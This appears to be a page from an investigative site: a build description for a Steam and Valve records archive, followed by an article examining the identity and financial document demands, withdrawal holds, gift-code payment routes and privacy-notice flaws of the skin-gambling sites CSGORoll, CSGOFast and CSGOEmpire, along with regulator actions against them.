354 TRUSTPILOT / SOURCE ROWS
208 REDDIT / SOURCE ROWS
705 GITHUB / SOURCE ROWS
15,302 MASTER CSV / SOURCE ROWS

16,319 RECORDS — BREAKDOWN BY PLATFORM TYPE

Wiki category provenance (7,620 records · 46.7%): All 7,620 Wiki-labelled entries in the published index point to `developer.valvesoftware.com`. The collector identifies them as "Valve Developer Wiki Edit", in the "Wiki Moderation & Contributor Log" category. The unit is a recorded wiki edit. These entries belong to the Master CSV collection; the separate broader export remains available as TOTAL_VALVE_SCANDALS_MASTER_DB.csv.

Wiki
7,620
Reddit
5,635
GitHub
2,395
Trustpilot
393
Web
276

9,116 of 16,319 records (55.8%) contain Steam / Valve references

This searchable archive was built on **2026-09-17** from the source exports listed above. The separate 40,448-row master export used elsewhere in the dossier has a different scope. See the build manifest for this archive's counts; records can overlap and are not unique incidents.

16,319 indexed records**4** source collectionsSaved build · 17 September 2026

> Every claim. *Back to the source.*

Start with a research thread, search the retained records, then open the full saved text and original source. Every record keeps its collection, recorded date and source fields.

Return to the investigation ↗

The build and its source files

This archive merges 249 duplicate rows and excludes one row from 16,569 inputs, leaving 16,319 distinct records. A record can describe an event already covered by another record. Search covers titles, authors, source labels and displayed excerpts; full saved text opens with each record.

Download four source exports ↓File counts & SHA-256 hashes ↗Original build manifest ↗

The bundle contains the recovered exports matching the build's row counts and its three recorded JSON paths. The original build did not record input hashes or a master CSV path; the companion manifest documents the recovered files and the comparison with the published index.

Trustpilot · steam_support_reviews.json354 rows · JSON export

Reddit · reddit_censored_forensics.json208 rows · JSON export
GitHub · valve_ignored_bugs.json705 rows · JSON export; filename is a collector label
Master · TOTAL_VALVE_SCANDALS_MASTER_DB.csv15,302 rows · CSV export used for comparison
Court Dockets · UNSEALED_EXHIBITS_AND_AML_DOSSIER.mdWolfire v. Valve unsealed emails, Gabe Newell depositions, Oct 2019 AML confession
Master Facts · FACTS_AND_CITATIONS_DATABASE.md1,638 discrete verified citations across 35 antitrust & security vectors
Support Archive · support_canned_refusals.htmlUpdated 18 Oct 2026 · 9,051 collection rows · 7 selected source readings · Separate lead register

Record fields, missing text and overlapping exports
Dates, ratings, categories and issue states reproduce the source exports. A missing URL stays missing. “[removed]” or “[deleted]” markers do not identify who removed a post or why. The Steam / Valve filter is a text match, not a relevance assessment.

“Export matches” downloads index entries with excerpts; “Download record” includes the full saved text. The separate 40,448-row master CSV and 1,690-row GitHub CSV are broader exports, not the source counts for this build.

Read the claim. Check its source.

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Article JSON · OpenPGP signature · JSON SHA-256
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Source HTML SHA-256
d9979aced85ab964a3df65ade4c4ade1a0cf5a68550668b3e6bc1cf6f8cc86c5
```

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```
Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/steam_evidence_archive
```

ENGLISH · 18 OCTOBER 2026

Your documents. Their discretion.

CSGOEmpire, CSGORoll and CSGOFast: paid coins, KYC withdrawal holds, PayPal gift-code routes and wallet custody. Trace who takes the money, holds the documents and controls the exit.

Prepared	18 October 2026
Attribution	Agent Clara
Live article	phishdestroy.io/steam_dossier/aml-data
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 15 SECTIONS

Follow the record.

Article overview	3
The “not gambling” claim and the demand for a financial dossier	3
They price the entry. They police the exit.	5
One balance. Conflicting instructions.	6
The payment buys a code. The operator controls what follows.	8
A deposit address does not identify its custodian.	10
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From a passport to a family’s financial history.	13
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Who imposes the duty? Who supervises its use?	19
There are named regulators. There are recorded actions.	20
Make the handling of identity inspectable.	21
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The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

MONEY, IDENTITY & CONTROL / UPDATED 11 OCTOBER 2026

The cost of *proving yourself.*

INVESTIGATION BY **AGENT CLARA**
How a skin-gambling service can demand identity and financial records before releasing access to the user's balance.

CSGORoll asks for identity papers, financial histories and, in some cases, a relative's documents. Its policy places those records in the hands of its own trained team — and ties refusal to withdrawal delays and account suspension. We follow that claim through the company records, security promises and privacy notices.

Read their promise ↓See the full document scope
WHAT LEAVES THE USER'S CONTROL
01 / IDENTITY**Passport.**
Face.
Home address.02 / FINANCIAL HISTORY
Bank accounts · Exchange records
Property sales · Inheritance

03 / OTHER PEOPLE**A donor's identity**
and source of funds.
CSGORoll AML policy · K01 ↗
TRANSPARENCY DEMANDED IN ONE DIRECTION
The user must expose their identity and finances. The operator offers assurances while retaining the power to withhold access. Its authority, recipients, safeguards and retention rules must withstand the same scrutiny it demands of the user. The policies examined here do not earn that trust.

Original 11 October edition · complete text →Preserved original wording, alongside the current sections →

THE OPERATOR'S CLAIM / THE RECORD BESIDE IT

The "not gambling" claim and the demand for a financial dossier

The loss of control extends beyond the skin. Once value has entered an outside service, that operator can impose conditions on its release. CSGOFast distances itself from gambling and real-world monetary value; CSGORoll uses internal units with different redemption rules. Their verification policies nevertheless examine the user's real identity, payment accounts and sources of wealth.

CSGOFAST / RESPONSIBLE PLAY POLICY §8.1

> “The Site does not present itself as a gambling platform.”

Read the operator’s wording ↗

THE RECORD BESIDE THAT CLAIM

Paid funding, AML demands and a gambling-enforcement history

Fast’s own FAQ describes skin deposits, gift codes and cryptocurrency funding. Its AML policy requests identity and financial evidence. In April 2025, the Dutch regulator ordered Gamusoft LP to stop unlawful gambling offered through csgofast.com; its published record states that the order became final and violations continued.

Funding instructions ↗AML policy ↗Dutch enforcement record ↗

The monetary-value disclaimer does not describe the whole transaction. The customer pays for a code, transfers cryptocurrency or supplies a skin; the service records a balance and controls its use. Roll’s current terms distinguish ordinary Coins from eligible Roll Chips that can be redeemed in cryptocurrency. These are restrictions on particular units and claims, rather than an absence of payment or economic value. Payment routes and redemption terms ↗

Roll’s AML policy shows how far the operator’s authority over that balance can reach. It allows requests for identity documents and selfies, bank and exchange records, property-sale contracts, wills and a relative’s identity and source of funds. The same policy links missing documents to delayed withdrawals or account suspension. The user is being asked to surrender a personal file whose documented scope runs to fourteen request groups — including a deceased person’s will and a relative’s identity and source of funds — while the operator controls access to the value already inside its system. CSGORoll’s document demands and withdrawal conditions ↗

VALUE ALREADY COMMITTED**Skin, payment or redeemed code**
The operator records credit on its own ledger.

ADDITIONAL EVIDENCE DEMANDED**Identity and financial history**
The request can extend to relatives and counterparties.

RELEASE CONTROLLED**Withdrawal or account access**
The operator can delay or suspend access during verification.

The published explanation fails the scrutiny demanded of the user

Roll assigns handling to its own trained team and promises high security standards, but its AML notice supplies no named standard or clear account of who can copy or export the original files. Its separate privacy notice allows sharing with vendors and affiliates without mapping those routes to the KYC records. That notice, revised in August 2026, still names the EU–US Privacy

Shield, whose adequacy decision was invalidated in 2020. These are identifiable defects in the assurance offered to the person uploading a passport. Read the policies beside the legal record ↗

Fast's disclosures create a different set of problems. Its AML and privacy pages display a 2024 update date while naming an Estonian company registered in September 2026. The AML wording pairs that company with UK law and includes unusual attention to the AML policy among suspicion indicators. The operator demands an explanation of the user's finances while leaving its own identity, version history and asserted legal basis inadequately explained. Named companies and registry records ↗ The legal-basis discrepancy ↗

This is the same dependence revealed by the ownership comparison, extended to another service. The consumer cannot complete the promised exchange solely by owning or sending the skin. They must satisfy a platform that controls the ledger, interprets the rules and can demand further evidence before releasing access.

ID
THE COMPLETE IDENTITY INVESTIGATION

All fourteen document groups, the entities and the policy defects

Read the source records, withdrawal conditions, data-handling claims and applicable legal tests.

↗

PAYMENT FILE / THE UNIT AND THE EXIT

They price the entry. They police the exit.

A purchased balance, a gambling stake and the asset delivered on withdrawal are different things. The question is concrete: what did the customer surrender, what did the service credit, and what can the customer actually recover?

Three operators. Three sets of published rules. Reviewed 11 October 2026.

Operator / unit	Value entering	What leaves	Identity gate
CSGORollCoins / eligible Roll Chips	Paid Coin top-ups; skin, card, bank, crypto and gift-card routes are documented. [K11]	The FAQ links Coins to CS2 skins and Chips to crypto, and rules out converting Coins into Chips. The terms restrict ordinary Coins' cash redemption. [K10] [K02]	The FAQ describes a KYC lock after 2,000 Coins in top-ups, plus restrictions on rewards and games. This is broader than a final cash-out check. [K10]

Operator / unit	Value entering	What leaves	Identity gate
CSGOFastCredits / Fast Coins	Skins, partner gift codes, crypto and card-mediated routes. The gift-code purchase happens on a partner's site. [K43]	The reviewed withdrawal guide describes a skin delivered by another Steam user. Its policy nevertheless denies real-world monetary value to Credits and digital items. [K44] [K07]	The AML notice makes requested data mandatory and connects refusal to delays or ineligibility. It does not supply one universal numerical withdrawal threshold. [K05]
CSGOEmpireEmpire Coins	Its terms cover skins, supported crypto and fiat. Its own deposit page directs gift-card buyers to Kinguin. [K36] [K41]	Published routes include skins and crypto. Its help distinguishes skin deposits, which need no wagering for crypto withdrawal, from cash/crypto deposits, where full-deposit wagering is required; skins remain an alternative. [K50]	Current terms and older help describe different 4,500-Coin triggers. Both allow earlier checks. [K36] [K37] Compare the documents ↓

THE ECONOMIC QUESTION

A "no monetary value" clause does not erase the payment that bought access. The accountability problem is paid entry, restricted redemption and the operator's power to demand more evidence while value remains inside the service. The withdrawal asset and contractual promise must be named precisely.

Coins, Credits and Chips are operator-controlled balance units. The Steam WebAPI token examined in the trade-tracking audit is an access credential. Empire explicitly describes gambling; the "not gambling" disclaimers examined here belong to Fast and Roll.

CSGOEMPIRE / MONEY, IDENTITY & CONTROL

One balance. Conflicting instructions.

Empire's rules connect a Steam inventory, an internal balance, cryptocurrency withdrawals and a third-party identity file. The public instructions leave important differences in when verification starts and what happens if the user cannot complete it.

OPERATOR

Moonrail Limited B.V.

Curaçao · company 148182

POSSIBLE PAYMENT HANDLER

JHOLT Ltd

Cyprus · HE393291
Named as acting on Moonrail's behalf. [K41]

NAMED VERIFICATION RECIPIENT

Checkin.com

Named in the privacy notice dated 12 February 2025. [K40]

SAME NUMBER**4,500**EMPIRE COINS
DIFFERENT ACTIVITY COUNTED

13 FEBRUARY 2025 / KYC HELP

Cumulative crypto withdrawals

The help article describes this as the usual trigger, with possible earlier checks. It requests live identity evidence and recent address evidence and names Checkin. [K37]

6 OCTOBER 2026 / TERMS §11

Cumulative deposits and withdrawals

The terms require verification no later than this combined threshold, allow earlier checks and permit withholding or delaying the affected transaction. [K36]

The scope of the trigger has changed, but both explanations remain public. A customer reading the older help cannot determine the current trigger from that page. Empire should reconcile the guidance, identify the version accepted by the customer and show the transaction calculation behind a hold.

Refuse verification: withdraw, or remain blocked?

The main FAQ says a person who fails or refuses KYC must withdraw the remaining balance and stop using the service. The newer terms permit a hold until verification is complete. These instructions conflict: the FAQ promises a user who fails or refuses KYC withdrawal of the remaining balance and an exit from the service; the newer terms authorise holding that balance until verification is complete. Empire must state which rule governs a refused user's funds and publish the calculation behind any hold. [K39] [K36]

"Automated verification" still leaves a human and a backup.

The main FAQ names Checkin or Shuftipro, says documents also enter Empire's own backups, and describes employee review when automated reading fails. The dedicated help names Checkin; the privacy notice names Checkin.com. The record therefore reaches beyond a yes/no

verification badge. Who has the original, who can retrieve the backup, and what retention rule applies to each copy? [K39] [K37] [K40]

Empire's 2025 privacy notice also still cites the invalidated EU–US Privacy Shield among transfer safeguards. That is the same identifiable disclosure defect examined below for Roll. An operator collecting passports must identify the safeguard actually covering the transfer. [K40] [K20]

READ THE CONNECTED EVIDENCE**Empire's coin settlement, Steam-token collection and P2P trade controls**The identity hold acts on a balance controlled by the operator. ↗ NEW / THE COLLECTED INVENTORY**186,127 priced listings. $19,283,716.61.**Empire, Roll and Fast: the supplied minimum-price valuation, full item explorer and original CSVs.

PAYPAL → GIFT CODE → PLATFORM BALANCE

The payment buys a code. The operator controls what follows.

This is a documented distribution route. Empire's redemption page directs buyers to Kinguin. Fast's help describes payment on a partner's website followed by code redemption on Fast. [K41] [K43]

LISTING 90693**Empire · 100 Coins**Seller shown: CSGOEmpire.com LISTING 377753**Roll · 1 Coin**Seller shown: CSGORoll.com LISTING 82747**Fast · 10 Fast Coins**Seller shown: CSGOFAST
These listings identify the seller by the operator's brand and describe official supply. Kinguin lists PayPal among its methods, with availability dependent on country, currency and cart contents. No checkout was executed here. Empire's listing excludes activation by US residents, among other territories. [K42] [K45]

The seller, payment recipient and casino operator occupy different roles in the same purchase.

Kinguin's September 2026 terms identify Kinguin Digital Limited in Hong Kong as the marketplace operator. Payment normally goes to that entity; an alternative recipient, Anton Capitals Limited in Malta, must be disclosed before authorisation and in the payment record. Kinguin generally separates its marketplace role from the seller's contract. The seller answers for a usable key; complaints about the external service are directed to that service, subject to mandatory consumer rights. [K46]

The receipt should name the legal seller and payment recipient. Connect those identities to the marketplace order, supplied code and credited gambling balance. This is the intermediary structure the investigation asks the participating businesses and payment providers to disclose.

FOLLOW THE RESPONSIBILITY
Select where the failure occurs.

01 / THE CODE PURCHASE

Identify who was paid and what was sold.

The record is the product description, legal seller, order, receipt and delivery evidence. PayPal eligibility must be checked separately; a functioning checkout does not itself provide Purchase Protection.

Connect: order ID · legal seller · payment recipient · funding method · delivery status

02 / THE CODE REDEMPTION

Match the delivered code to the ledger entry.

Delivery of a valid code and crediting the intended account are separate events. The receiving operator should be able to explain whether redemption occurred, which account received value, and whether the promised amount appeared.

Connect: redemption timestamp · receiving account · credited unit and amount · error or rejection

03 / THE WITHDRAWAL HOLD

The code may work while access to value remains blocked.

A later KYC hold concerns the operator's release decision. Proof that a code was delivered does not establish that this decision was justified. Obtain the accepted policy version, trigger calculation, requested evidence, review deadline and appeal route.

Connect: balance history · payout asset · KYC request · hold decision · final recipient

Analytical map of the separate events and evidence required; no individual payment or dispute outcome is reconstructed here. [K46] [K14] [K38]

PayPal never settles with the casino: the gift code severs direct settlement with the operator's legal entity.

Under US Purchase Protection, both gift/prepaid value and gambling or entry-fee-and-prize activities are excluded. The code route therefore sits outside those protections; the same policy also excludes the direct gambling transaction. Card-issuer chargeback rights may be broader — but any chargeback also runs against the marketplace's payment recipient — Kinguin Digital Limited or Anton Capitals Limited — not against the operator, so it cannot restore the severed settlement. [K14] Unauthorised transactions have a separate regime; an authorised purchase followed by a payout dispute does not automatically fall into it. [K47]

PayPal's US acceptable-use rules require prior approval for relevant stored-value services, gambling facilitation and marketplaces. A voucher does not disclose the approval, merchant classification or settlement agreement. The enforcement question is whether the actual recipient and business activity were correctly disclosed and approved. A payment logo cannot answer it. [K48]

THE IDENTIFIABLE EFFECT

The customer’s payment claim and the operator’s withdrawal decision become separated. The PayPal payment settles with Kinguin Digital Limited — or its disclosed alternative — and never with the casino’s legal entity: direct settlement is severed by design. The merchant and settlement records should show who received the money, who imposed the hold and who can return it.

▼ **Read the original 11 October wording**

Preserved verbatim from the supplied 11 October 2026 edition. “Today” and “currently” refer to that edition; its original estimates and formulations remain available alongside the dated text above.

The seller, payment recipient and operator occupy different roles — and in this route the casino’s legal entity is none of them.

Open this passage in the complete original edition →

CRYPTO / FOLLOW CONTROL, NOT THE ICON

A deposit address does not identify its custodian.

There are three separate control questions: who credits the gambling balance, who can sign the blockchain transfer, and who holds the customer’s eventual payout. Calling all three a “wallet” conceals the distinctions that matter.

01 / INTERNAL BALANCE

The operator controls the release.

Empire’s manual-review help ties crypto withdrawal to verification and account restrictions. This demonstrates platform-level control over release. [K38]

PUBLISHED CONTROL

02 / DEPOSIT ADDRESS

Custody remains to be attributed.

Fast describes an account-linked USDT deposit address. The investigation’s working attribution — likely not an exchange — stands until Fast and its payment partners name the private-key holder; Fast must disclose who controls the address. [K43]

ATTRIBUTION TASK · LIKELY NOT AN EXCHANGE

03 / PAYOUT DESTINATION

The user may hold an exchange account.

Empire's July 2023 help explicitly describes withdrawal to the user's exchange deposit address. Current terms require destination checks. An address associated with a user is not necessarily self-custodied. [K49] [K36]

PUBLISHED DESTINATION OPTION

The custody map starts with the deposit instruction and address, network, transaction identifier and credited ledger entry. It follows the processor or custodian to the payout and final recipient. Empire, Fast and their payment partners should identify which entity holds signing authority and customer funds at each step, and release the records that connect those responsibilities.

Empire's current terms permit a payment provider to receive, hold and manage funds. Its default crypto withdrawal rule refers to the original wallet and asset, with verified alternatives. Neither clause names the custodian of a particular deposit address. [K36]

VALVE & ENFORCEMENT

A Steam account restriction answers only part of this chain. It does not, by itself, identify the voucher seller, payment collector, crypto custodian or recipient of the passport. An enforcement account must explain which of those relationships it reaches and what happens to the user's deposited value. The skin owner, the gambling ledger and the payment business must be traced separately.

Payment routes and enforcement counts ↗Who controls settlement ↗Continue to all 14 document groups ↓

01 / THEIR OWN WORDS

"Our specially trained team."

The AML notice speaks in the operator's own voice. It gives the document-handling role to its team. It does not identify Sumsub, Onfido or another external verification company as the party performing that role. [K01]

> "only handled by our specially trained team, ensuring your privacy and safety at all times"
>
> CSGORoll · User Verification and Security Read the policy ↗

THE ASSURANCE

Highest standards. Exclusive handling. Safety at all times.

These are expansive claims about the treatment of intensely personal records. The same section supplies no named security standard, certification scope, independent audit reference or document-retention schedule.

WHAT A READER CAN VERIFY

The promise has no measurable specification.

The AML notice does not explain who can view, copy or export the files, or identify a specific security standard. The privacy notice separately allows sharing with vendors and affiliates without mapping those routes to the KYC documents.

Together, the notices promise safe handling without giving the user a clear account of who holds the originals and who can receive copies.

A payment processor is a different part of the chain.

The privacy notice says a payment processor stores payment data. That sentence does not identify the custodian of passports, selfies, wills or source-of-funds evidence requested under the AML policy. The two data flows need their own explanation. [K03]

02 / THE CONSEQUENCE OF REFUSAL

A friendly phrase. A restriction on access.

CSGORoll's policy softens the consequences with the language of reassurance and a temporary pause. The stated operational consequences are withdrawal delay and possible account suspension. [K01]

VALUE ALREADY COMMITTED**A platform balance or pending withdrawal**
PLATFORM REQUIREMENT**Supply the requested documents**
The operator decides whether verification is complete.

DOCUMENTS SUPPLIED

Verification proceeds

The user has disclosed identity and financial evidence. Release remains subject to the platform's checks.

DOCUMENTS REFUSED

Withdrawal delayed

The policy also allows the account to be paused until the issue is resolved.

This reconstructs the published policy's mechanism. Checks may be requested at different stages; it is not a claim that every user first encounters verification at withdrawal.

THE FINDING

The platform controls both the evidence demand and access to the balance. The user's decision takes place inside that dependency. Calling a hold a pause does not explain the legal basis, the deadline for review, or the route for challenging an excessive request.

Consent cannot be reduced to a forced choice.

Where consent is claimed, the ability to refuse without adverse pressure matters. Where a statutory duty is claimed, identify the law and the processing it requires. The EDPB treats these as different legal bases with different conditions. [K18]

03 / THE SCOPE OF THE REQUEST

From a passport to a family's financial history.

The following inventory covers every document category in the CSGORoll policy supplied for this investigation and checked against the live page. Requests vary by activity; the policy says the list is open-ended and documents may need renewing. [K01]

01 / THE PLAYER**Identity & address**
Passport, selfie, home, payment account

02 / THE FINANCIAL HISTORY**Where value came from**
Salary, trading, crypto, property

03 / OTHER PEOPLE**Family & counterparties**
Donor identity, wills, contracts

14 request groupsWhat this reveals ↓

▼ **01IdentityIdentity and face**
Passport photo pages; driver's licence front and back; identity card front and back; a selfie with an identity document.

EXPOSURE TO EXAMINEA legal identity and face can be connected to the platform account.

▼ **02Residential addressHome and banking**
A bank statement issued within the previous three months, with a card number covered if shown; or a recent utility bill, including gas, electricity, water or council tax. Birth certificates, payslips and mobile-phone bills are not accepted for this purpose.

EXPOSURE TO EXAMINEThe home address can be linked to bank and household-service records.

▼ **03Payment-method ownershipCards and accounts**
For bank transfers: a statement showing the transaction. For Visa or Mastercard: photographs of the card's front and back. For e-wallets: the account overview with personal and account details, plus evidence of at least one transaction with the site; the website URL must be visible.

EXPOSURE TO EXAMINEThe account holder, payment instrument and transaction become part of the same verification file.

▼ **04SalaryIncome**
A recent bank statement showing salary received, together with the original payslip.

EXPOSURE TO EXAMINEEmployer, pay and potentially unrelated transactions may be visible.

▼ **05Gambling winningsOther gambling activity**
A receipt or bank record for the winnings and a certificate confirming the win.

EXPOSURE TO EXAMINEActivity with another gambling provider can be connected to the person.

▼ **06Crypto trading profitExchanges and brokers**
Screenshots of profitable transactions, withdrawal history, or the exchange / broker account showing the user's details.

EXPOSURE TO EXAMINEAn identified exchange account and its trading or withdrawal history.

▼ **07ICO and token salesContracts and wallets**
A contract or agreement confirming crypto payment; the ICO's full name and project website; purchase and withdrawal histories with wallet addresses and transaction IDs; a bank statement if fiat funded the investment; and purchase-confirmation emails.

EXPOSURE TO EXAMINEThe investment, payment trail, addresses and contractual counterparties.

▼ **08MiningEquipment and operations**
Equipment receipts with the buyer's and seller's addresses; operating expenses such as electricity bills in the user's name; mining income or reward screenshots; or wallet transaction histories with addresses and transaction IDs. Self-compiled Excel lists are not accepted.

EXPOSURE TO EXAMINEBusiness equipment, operational location, expenditure and wallet activity.

▼ **09AirdropsWallet activity**
Transaction-history screenshots identifying the relevant transfers, wallet addresses and transaction IDs.

EXPOSURE TO EXAMINEA link between the identified person and public transaction history.

▼ **10Lending and liquidity poolsCollateral and DeFi**
Transaction-history screenshots with addresses and transaction IDs, plus an explanation of where assets were pledged, the amount and the origin of the collateral.

EXPOSURE TO EXAMINECollateral positions, protocols, amounts and the provenance of the assets.

▼ **11Sale of investmentsInvestment holdings**
A bank statement clearly showing the proceeds and a statement from the investment company.

EXPOSURE TO EXAMINEPrior holdings, an investment-provider relationship and sale proceeds.

▼ **12Sale of propertyProperty and contracts**
A copy of the sale contract and a bank statement showing receipt of the proceeds.

EXPOSURE TO EXAMINEProperty details, the transaction value and information about other parties.

▼ **13InheritanceFamily and estate**
A copy of the deceased person's will and a bank statement showing receipt of the inheritance.

EXPOSURE TO EXAMINEEstate arrangements and information about relatives or other beneficiaries.

▼ **14Gift from a relativeAnother person's identity**
A donor's letter explaining the reason, date and amount of the gift and the source of the donor's funds; documents confirming the donor's identity; and supporting evidence for the donor's funding source.

EXPOSURE TO EXAMINEThe request reaches beyond the player to another person's identity and finances.

THE COMBINED EXPOSURE

An identity record becomes a financial dossier.

Identity images, proof of address, account ownership and transaction histories can be linked to one person. A will or family-gift file extends that exposure to people who may never have used the site. Bank and exchange records can reveal counterparties and activity unrelated to the deposit being checked.

Copies of identity and financial documents create a risk of impersonation and attempted reuse elsewhere. The operator should disclose access logs, export restrictions, recipients and deletion controls. Its broad document demands put the customer's identity at risk; its public assurances should account for the protection actually applied to those copies.

The policy explicitly asks for photographs of both sides of a payment card. It tells users to hide a card number appearing on a bank statement, but supplies no equivalent masking instruction alongside the card-photo request. That omission matters because the requested image can expose security details unnecessary to demonstrate ownership of the payment method.

A selfie raises an additional question about processing.

A document photograph is personal data. If a face is technically processed for unique identification, the biometric-data conditions become relevant as well. The operator should disclose whether it creates a face template, runs liveness or matching, and retains the result or the original image. [K26]

The brand is not the legal identity.

These are the entities identified by the reviewed public documents. Operator, payment handler and data controller must be mapped to the particular transaction and document request.

CSGOROLL

Max Stacks Limited

Published registration
C 64304

Published address
Unit 207, Heritage Plaza II, Main Street, Charlestown, Nevis

Payment entity
Feral Entertainment (Cyprus) Limited · HE388908

Document role
AML page: the operator's specially trained team.
Privacy introduction: CSGORoll / Max Stacks Limited.

The terms identify the contracting company and say some payments may be handled by the Cyprus entity. The KYC file needs a corresponding, explicit responsibility map. [K02] [K03]

CSGOFAST

Lumigrid OÜ PAYPLAYSOFT LIMITED

Estonian entity
Lumigrid OÜ · 17589540
Vesivärava tn 50-201, Tallinn, 10152

Cyprus entity
PAYPLAYSOFT LIMITED · HE454356
Boumpoulinas 1–3, Office 42, Nicosia, 1060

Document role
The privacy notice says either company may be the service provider and/or controller, depending on the service, payment flow, region or operation.

That conditional wording leaves the person uploading a passport without a definite controller for their particular flow. A list of possible companies does not identify who is accountable for that file. [K05] [K06]

ESTONIAN BUSINESS REGISTER · 10 OCTOBER 2026

Company registration does not establish a gambling licence.

The reviewed EMTA gambling-operator list contains no match for Lumigrid, CSGOFast, PAYPLAYSOFT or Gamusoft. Separately, Lumigrid's company registry card records incorporation on **2 September 2026** and advertising as its principal activity. Its zero MTR entries are company-register detail, rather than the gambling-permit test. [K08] [K09]

The official EMTA list of legal gambling operators contains no entry for Lumigrid, CSGOFast, PAYPLAYSOFT or Gamusoft: no Estonian gambling permit is on record for the named service. A company registration is no substitute for a permit identifying the entity, domain, authorised activity and current validity.

REGISTRY CODE**17589540**Open the official card ↗

05 / DOCUMENTARY FINDINGS

Specific discrepancies. Identifiable sources.

The findings below concern published wording, dates and official records. They do not depend on accepting the operators' security assurances.

CSGOROLL / INTERNATIONAL TRANSFERS
2020 Privacy Shield decision
invalidated by the CJEU
2026 The revised privacy notice
still names Privacy Shield
Inspect the wording and sources ↓

CSGOFAST / POLICY VERSION
2024 Displayed AML and
privacy revision year
2026 Registration of the
company those pages name
Inspect the registry comparison ↓

1. 01
   CSGOROLL / HANDLING CLAIM

   ### Exclusive team handling; broader sharing elsewhere.

   The AML page assigns handling to its trained team. Its privacy notice permits multiple categories of recipients, including vendors and affiliates. The reassuring AML promise leaves the reader without a clear account of which sharing routes apply to the passport and financial file. [K01] [K03]

2. 02
   CSGOROLL / TRANSFER SAFEGUARDS

A 2026 notice still lists Privacy Shield.

The privacy page is marked revised **1 August 2026** and still lists the EU–US Privacy Shield as an example of an approved transfer safeguard. The CJEU invalidated that adequacy decision on **16 July 2020**. The later EU–US Data Privacy Framework is a different mechanism. Naming an invalidated framework in a 2026 notice is a concrete failure of the published assurance. The operator still owes users the valid safeguard covering their transfer. [K03] [K20] [K21]

3. 03
   CSGOROLL / ACCESS TO THE NOTICE

The terms' privacy link resolved to the FAQ.

On this review, the privacy URL incorporated by the terms, `/en/info/privacy-statement`, redirected to `/info/faq/`. The separate `/info/privacy-policy/` page was accessible and is the notice analysed here. The redirect and response hashes are recorded. [K02] [K04]

4. 04
   CSGOFAST / VERSION HISTORY

A 2024 revision date names a company formed in 2026.

The AML and privacy pages name Lumigrid OÜ while displaying **10.11.2024** as their last-update date. The official registry dates the company's registration to **2 September 2026**. A 2024 revision label cannot account for the introduction of a company formed in 2026. The displayed history fails to tell users when their purported controller changed. [K05] [K06] [K08]

5. 05
   CSGOFAST / LEGAL BASIS

The Estonian company is paired with UK law.

Section 2.1 of the AML policy assigns Cyprus law to PAYPLAYSOFT and United Kingdom law to Lumigrid. The introduction identifies Lumigrid as Estonian. The policy also invokes an EU AML directive and public-interest processing. It does not explain the UK connection or identify the national provision imposing the relevant duty on this Estonian operator. [K05]

6. 06
   CSGOFAST / SCRUTINY OF THE POLICY

Attention to the AML policy is itself a suspicion indicator.

Section 4 includes unusual attention to the companies' AML policy among examples of suspicious activity. The policy turns scrutiny of its own authority into a suspicion indicator. A user challenging a passport demand is entitled to a reasoned explanation; the operator's wording creates pressure in the opposite direction. [K05]

7. 07

BOTH OPERATORS / LIFE OF THE FILE

The notices do not explain the life of the KYC file.

Both notices give general retention criteria without clearly applying them to the identity images, financial evidence and family documents requested in these checks. The reader cannot identify which event starts retention for this file, which duty determines its duration, or when the originals and backups will be deleted. [K03] [K06]

CSGOFast's notice claims encrypted transmission and storage and agreements with processors. Those statements do not name the actual custodians, access arrangements or retention implementation — CSGOFast must disclose them. [K06]

06 / AUTHORITY MUST BE TRACEABLE

Who imposes the duty? Who supervises its use?

There are three distinct issues: the company's existence, permission to offer the relevant service, and the lawful basis for each data-processing activity. A registration number or an AML heading cannot settle all three.

THE LEGAL-BASIS TEST

Name the law. Show the connection.

The EDPB requires a legal obligation to be imposed on the controller by applicable EU or national law, with a defined processing purpose. Public-interest processing also needs a basis in law. A private notice cannot create that authority simply by declaring the activity to be in the public interest. [K18]

Estonia's AML Act identifies categories of obliged entities, including gambling operators, and provides rules for diligence, record keeping and supervision. The missing link in CSGOFast's notice is a precise explanation of which category, national provision and supervisor applies to each named company and service. [K27]

A separate assessment is required for collection based on fraud prevention or another claimed interest: purpose, necessity, proportionality and the person's rights. Requesting a document and retaining its full original are separate decisions that each need justification.

RESPONSIBILITY FOR THE DOCUMENTS

The party deciding why the file is collected is accountable.

A controller determines the purposes and means; a processor acts on its instructions. For the promise under review, the immediate question concerns CSGORoll's own team. If a third party also participates, its role and access must be explained. Outsourcing does not remove the controller's responsibility. [K19]

Readers should be able to establish the purposes and legal basis, relevant recipients, retention period or meaningful criteria, rights and transfer safeguards. These are substantive transparency requirements. [K22] [K23]

THE PUBLIC ENFORCEMENT RECORD

There are named regulators. There are recorded actions.

17 MAY 2023 · AUSTRALIA

CSGORoll / Feral Holdings Limited

ACMA announced a formal warning for prohibited interactive gambling services and said the site had withdrawn from Australia. Its reasoning expressly addressed skins and their conversion through third-party markets. [K16]

APRIL–JUNE 2025 · AUSTRALIA

CSGOFast / Gamusoft LP

ACMA's quarterly record lists a formal warning to Gamusoft LP for providing CSGOFast as a prohibited interactive gambling service. [K17]

16 APRIL 2025 · NETHERLANDS

CSGOFast / Gamusoft LP

Ksa ordered the unlawful offer to Dutch players to stop, backed by €280,000 per week up to €840,000. Its page records that the decision became final and that follow-up checks found continued violations with penalties incurred. [K24]

These gambling-enforcement records are dated, public and final where recorded. No regulator has yet adjudicated the AML document-handling examined here — the operators' own notices are the record of it, and they are the parties who must disclose the handling, access and retention logs.

EU / EEA

Protection follows the processing.

GDPR scope covers processing in the context of an EEA establishment and can reach non-EEA operators targeting people in the EU or monitoring their behaviour there. Relevant establishment and targeting facts matter. Where GDPR applies, disclosure to another organisation outside the EEA also engages the international-transfer rules. The applicable safeguard must be explained alongside the basis for collecting the data. [K28] [K23]

Data-protection oversight is distinct from gambling licensing. Estonia's Data Protection Inspectorate and Cyprus's Commissioner for Personal Data Protection are listed by the EDPB; individuals can identify the authority relevant to their circumstances through that directory. [K29]

UNITED STATES

Identify the applicable protection.

State, residency and business-scope rules need to be checked. For example, California's CCPA grants rights to California residents against covered businesses, including notice and access rights. US citizenship alone does not identify one universal KYC-storage regime. [K30]

The operator should specify the protections applicable to the person's records, the responsible entity and the complaint route. An offshore address does not answer those questions.

CSGOFAST / SERVICE DESCRIPTION AND ACCESS

The non-gambling claim beside the trading machinery.

